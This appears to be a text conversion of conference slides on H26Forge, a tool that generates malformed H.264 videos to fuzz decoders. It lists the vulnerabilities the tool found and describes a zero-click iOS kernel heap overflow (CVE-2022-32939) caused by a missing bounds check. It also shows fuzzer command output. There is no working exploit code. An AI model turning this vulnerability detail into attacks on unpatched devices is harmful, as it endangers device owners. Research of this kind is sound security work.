
<https://github.com/h26forge/h26forge>



H26Forge: Toolkit to manipulate H.264 Syntax Elements




<https://github.com/h26forge/h26forge>



H26Forge: Toolkit to manipulate H.264 Syntax Elements




<https://github.com/h26forge/h26forge>



H26Forge: Toolkit to manipulate H.264 Syntax Elements



<https://github.com/h26forge/h26forge>



Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax


	C	Descriptor
hrd_parameters() {		
cpb_cnt_minus1	0 5	ue(v)
bit_rate_scale	0 5	u(4)
cpb_size_scale	0 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1 [SchedSelIdx]	0 5	ue(v)
cpb_size_value_minus1 [SchedSelIdx]	0 5	ue(v)
cbr_flag [SchedSelIdx]	0 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 5	u(5)
cpb_removal_delay_length_minus1	0 5	u(5)
dpb_output_delay_length_minus1	0 5	u(5)
time_offset_length	0 5	u(5)
}		

```
"cpb_cnt_minus1": {  
  "min": 0,  
  "max": 255  
},  
"bit_rate_scale": {  
  "min": 0,  
  "max": 15  
},  
"cpb_size_scale": {  
  "min": 0,  
  "max": 15  
},  
"bit_rate_value_minus1": {  
  "min": 0,
```




Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
 - CVE-2022-3266: Firefox out-of-bounds read
 - CVE-2022-48434: FFmpeg use-after-free
 - **CVE-2022-32939: iOS kernel heap write**
 - CVE-2022-42846: iOS kernel DoS (0-click)
 - CVE-2022-42850: iOS kernel heap overflow
 - Hardware information leak




Details in paper

<https://wrv.github.io/h26forge.pdf>



CVE-2022-32939: iOS Kernel Heap Write Vuln



<https://media.tenor.com/RfOmmnyJxEAAAC/apple-glitch.gif>

Tools Used for Analysis



CHIDRA



CORELLIUM

H26FORGE

Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Found 3 parsing vulnerabilities in
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- **CVE-2022-32939: Controlled write**



CVE-2022-22675
AppleAVD H.264 vulnerability
exploited in the wild!


**We demonstrate how to exploit
it for a heap overflow**

CVE-2022-32939: iOS Controlled write

- Heap overflow from missing bounds check on emulation prevention byte (EPB) handling
- Found with H26Forge video generation
- **iOS Kernel controlled heap write vulnerability**
- Requires an information leak
- **Triggerable from video thumbnailing –0-click attack surface**
- Patched in
 - iOS 15.7.1 and 16.1
 - iPadOS 15.7.1 and 16

```
./h26forge --mp4 --mp4-rand-size --safestart --pred --ignore-ipcm --config config/default/video.1689627131.0099.264  
Log saved to tmp/rand_100_vids_1689627131/rand_100.log  
dev@dev-vm:~/Downloads/h26forge-linux-x86_64$ ./h26forge --mp4 --mp4-rand-size --safestart --pred --ignore-ipcm --config config/default/video.1689627131.0000.264  
video.1689627131.0000.264.mp4  
video.1689627131.0000.264.safestart.264  
video.1689627131.0000.264.safestart.mp4  
